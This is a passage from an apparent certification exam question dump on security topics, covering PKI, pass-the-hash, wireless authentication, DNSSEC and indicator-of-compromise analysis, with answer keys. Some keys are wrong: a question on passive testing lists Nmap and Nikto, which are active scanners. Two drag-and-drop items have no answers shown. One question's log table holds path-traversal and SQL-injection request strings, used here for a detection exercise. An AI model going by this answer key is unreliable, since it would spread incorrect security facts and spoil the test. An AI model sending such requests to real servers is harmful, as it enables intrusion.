A. Trojan horses
B. Phishing
C. Improperly configured accounts
D. Forged certificates
E. Untrained users

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1103**
A systems administrator wants to enforce the use of HTTPS on a new website. Which of the following should the systems administrator do NEXT after generating the CSR?

A. Install the certificate on the server.
B. Provide the public key to the CA.
C. Password protect the public key.

D. Ensure the new key is not on the CRL.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1104**
A penetration tester has been hired to scan a company's network for potentially active hosts. The company's IPS system blocks the ICMP echo reply and echo request packets. Which of the following can be used to scan the network?

A. OSPF
B. ARP
C. IPSec
D. Ping

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1105**
A company uses WPA2-PSK, and it appears there are multiple unauthorized devices connected to the wireless network. A technician suspects this is because the wireless password has been shared with unauthorized individuals. Which of the following should the technician implement to BEST reduce the risk of this happening in the future?

A. Wireless guest isolation
B. 802.1X
C. WPS
D. MAC address blacklist

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1106**
A new PKI is being built at a company, but the network administrator has concerns about spikes of traffic occurring twice a day due to clients checking the status of the certificates. Which of the following should be implemented to reduce the spikes in traffic?

A. CRL
B. OCSP
C. SAN
D. OID

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1107**
A security analyst received an after-hours alert indicating that a large number of accounts with the suffix "admin" were locked out. The accounts were all locked out after five unsuccessful login attempts, and no other accounts on the network triggered the same alert. Which of the following is the BEST explanation for these alerts?

A. The standard naming convention makes administrator accounts easy to identify and they were targeted for an attack.
B. The administrator accounts do not have rigid password complexity rules, and this made them easier to crack.
C. The company has implemented time-of-day restrictions, and this triggered a false positive alert when the administrators tried to log in.
D. The threshold for locking out administrator accounts is too high, and it should be changed from five to three to prevent unauthorized access attempts.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1108**
A developer is creating a new web application on a public cloud platform and wants to ensure the application can respond to increases in load while minimizing costs during periods of low usage. Which of the following strategies is MOST relevant to the use-case?

A. Elasticity
B. Redundancy
C. High availability
D. Non-persistence

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1109**
A tester was able to leverage a pass-the-hash attack during a recent penetration test. The tester gained a foothold and moved laterally through the network. Which of the following would prevent this type of attack from reoccurring?

A. Renaming all active service accounts and disabling all inactive service accounts
B. Creating separate accounts for privileged access that are not used to log on to local machines
C. Enabling full-disk encryption on all workstations that are used by administrators and disabling RDP
D. Increasing the password complexity requirements and setting account expiration dates

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1110**
A critical enterprise component whose loss or destruction would significantly impede business operations or have an outsized impact on corporate revenue is known as:

A. a single point of failure.
B. critical system infrastructure.
C. proprietary information.
D. a mission-essential function.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1111**
A pass-the-hash attack is commonly used to:

A. modify DNS records to point to a different domain.
B. modify the IP address of the targeted computer.
C. execute java script to capture user credentials.
D. laterally move across the network.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1112**
Which of the following enables a corporation to extend local security policies to corporate resources hosted in a CSP's infrastructure?

A. PKI
B. CRL
C. Directory services
D. CASB
E. VDI

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1113**
Which of the following is the main difference between symmetric and asymmetric cryptographic algorithms?

A. The use of PKI in symmetric algorithms
B. HSM-based key generation
C. Only one key used in symmetric algorithms
D. Random vs. pseudo-random key generation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1114**
An organization with very high security needs wants to implement a biometric system. It is required to minimize unauthorized access by ensuring authorized personnel are not denied access. Which of the following solutions will work?

A. A device with a low false acceptance rate and a high false rejection rate
B. A device with a high false acceptance rate and a high false rejection rate
C. A device with a high false acceptance rate and a low false rejection rate
D. A device with a low false acceptance rate and a low false rejection rate

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1115**
Which of the following has the potential to create a DoS attack on a system?

A. A server room WiFi thermostat with default credentials
B. A surveillance camera that has been replaced and is not plugged in
C. A disabled user account that has not been deleted
D. A wireless access point with WPA2 connected to the network

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1116**
Which of the following generates reports that show the number of systems that are associated with POODLE, 3DES, and SMBv1 listings?

A. A protocol analyzer
B. A UTM appliance
C. A vulnerability scanner
D. A honeypot

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1117**
An organization's Chief Information Officer (CIO) read an article that identified leading hacker trends and attacks, one of which is the alteration of URLs to IP addresses resulting in users being redirected to malicious websites. To reduce the chances of this happening in the organization, which of the following secure protocols should be implemented?

A. DNSSEC
B. IPSec
C. LDAPS
D. HTTPS

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1118**
The phones at a business are being replaced with VoIP phones that get plugged in-line between the switch and PC. The voice and data networks still need to be kept separate. Which of the following would allow for this?

A. NAT
B. Intranet
C. Subnetting
D. VLAN

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1119**
A security analyst recommends implementing SSL for an existing web service. A technician installs the SSL certificate and successfully tests the connection on the server. Soon after, the help desk begins receiving calls from users who are unable to log in. After further investigation, it becomes clear that no users have successfully connected to the web server since the certificate installation. Which of the following is MOST likely the issue?

A. Incorrect firewall rules are blocking HTTPS traffic.
B. Users are still accessing the IP address and not the HTTPS address.
C. Workstations need an updated trusted sites list.
D. Users are not using tokens to log on.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1120**
Which of the following impacts MOST likely results from poor exception handling?

A. Widespread loss of confidential data
B. Network-wide resource exhaustion
C. Privilege escalation
D. Local disruption of services

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1121**
After deploying an antivirus solution on some network-isolated industrial computers, the service desk team

received a trouble ticket about the following message being displayed on the computers' screens:

```
Your AV protection has blocked an unknown application while performing
suspicious activities. The application was put in quarantine.
```

Which of the following would be the SAFEST next step to address the issue?

A. Immediately delete the detected file from the quarantine to secure the environment and clear the alert from the antivirus console.
B. Perform a manual antivirus signature update directly from the antivirus vendor's cloud.
C. Centrally activate a full scan for the entire set of industrial computers, looking for new threats.
D. Check the antivirus vendor's documentation about the security modules, incompatibilities, and software whitelisting.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1122**
During incident response procedures, technicians capture a unique identifier for a piece of malware running in memory. This captured information is referred to as:

A. a hash value.
B. the SSID.
C. the GUID.
D. a system image.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1123**
A user's laptop is experiencing general slowness following the user's return from an extended time out of the office. After a week, the security team looks at the laptop, but nothing appears out of order. The only noticeable issue is that svchost.exe keeps launching even after the security team kills the process. After running `netstat`, the team notes svchost.exe is listening on port 443. Using an IoC creation tool, a security analyst does the following:

```
OR--
     File MD5 contains adf321122abce28873aad3e12f262a12c
AND
     PROCESS name contains svchost.exe
     PROCESS arguments does not contain -k
AND
     FILENAME contains svchost.exe
     FILE DIRECTORY is not %system32%
```

Based on the IoCs created and the `netstat` output, which of the following types of malware is present?

A. Backdoor
B. Crypto-malware
C. Rootkit
D. Logic bomb

**Correct Answer:** C

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1124**
An analyst is reviewing the following web-server log after receiving an alert from the DLP system about multiple PII records being transmitted in cleartext:

| SOURCE IP | TIMESTAMP | URI | HTTP CODE | SIZE |
|---|---|---|---|---|
| 10.45.10.200 | 3/15/2018 10:43:30 | GET /../../../../config.php | 400 | 5443 |
| 10.43.40.112 | 3/15/2018 10:43:32 | GET /calendar.php?a=select%20* | 200 | 1010 |
| 192.6.43.122 | 3/15/2018 10:43:36 | GET /events/event.png | 200 | 5405 |
| 172.44.33.10 | 3/15/2018 10:43:41 | POST /user.php?id=123233304 | 400 | 3100 |

Which of the following IP addresses is MOST likely involved in the data leakage attempt?

A. 10.43.40.112
B. 10.45.10.200
C. 172.44.33.10
D. 192.6.43.122

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1125**
A security analyst needs a solution that can execute potential malware in a restricted and isolated environment for analysis. In which of the following technologies is the analyst interested?

A. Sandboxing
B. Staging
C. DMZ
D. Honeypot

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1126**
A penetration tester is testing passively for vulnerabilities on a company's network. Which of the following tools should the penetration tester use? (Choose two.)

A. Zenmap
B. Wireshark
C. Nmap
D. tcpdump
E. Nikto
F. Snort

**Correct Answer:** CE
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 1127**
A security analyst wants to prevent current employees who previously worked in different departments from accessing resources that are no longer necessary for their present job roles. Which of the following policies would meet this objective?

A. Job rotation
B. Discretionary account
C. Least privilege
D. Mandatory vacation
E. Separation of duties

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1128**
A company is determining where to host a hot site, and one of the locations being considered is in another country. Which of the following should be considered when evaluating this option?

A. Mean RTO
B. Mean RPO
C. Data sovereignty
D. Data destruction laws
E. Backup media recycling policies

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1129**
DRAG DROP


A data owner has been tasked with assigning proper data classifications and destruction methods for various types of data contained within the environment.

**INSTRUCTIONS**


From the options below, drag each item to its appropriate classification as well as the MOST appropriate form of disposal.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 1130**
DRAG DROP

Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS).


- Hostname: ws01
- Domain: comptia.org
- IPv4: 10.1.9.50
- IPv4: 10.2.10.50
- Root: home.aspx
- DNS CNAME: homesite

**INSTRUCTIONS**


Drag the various data points to the correct locations within the CSR. Extension criteria belong in the left-hand column and values belong in the corresponding row in the right-hand column.

*If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.*

**Select and Place:**




**Correct Answer:**




**Section: (none)**

**Explanation**

**Explanation/Reference:**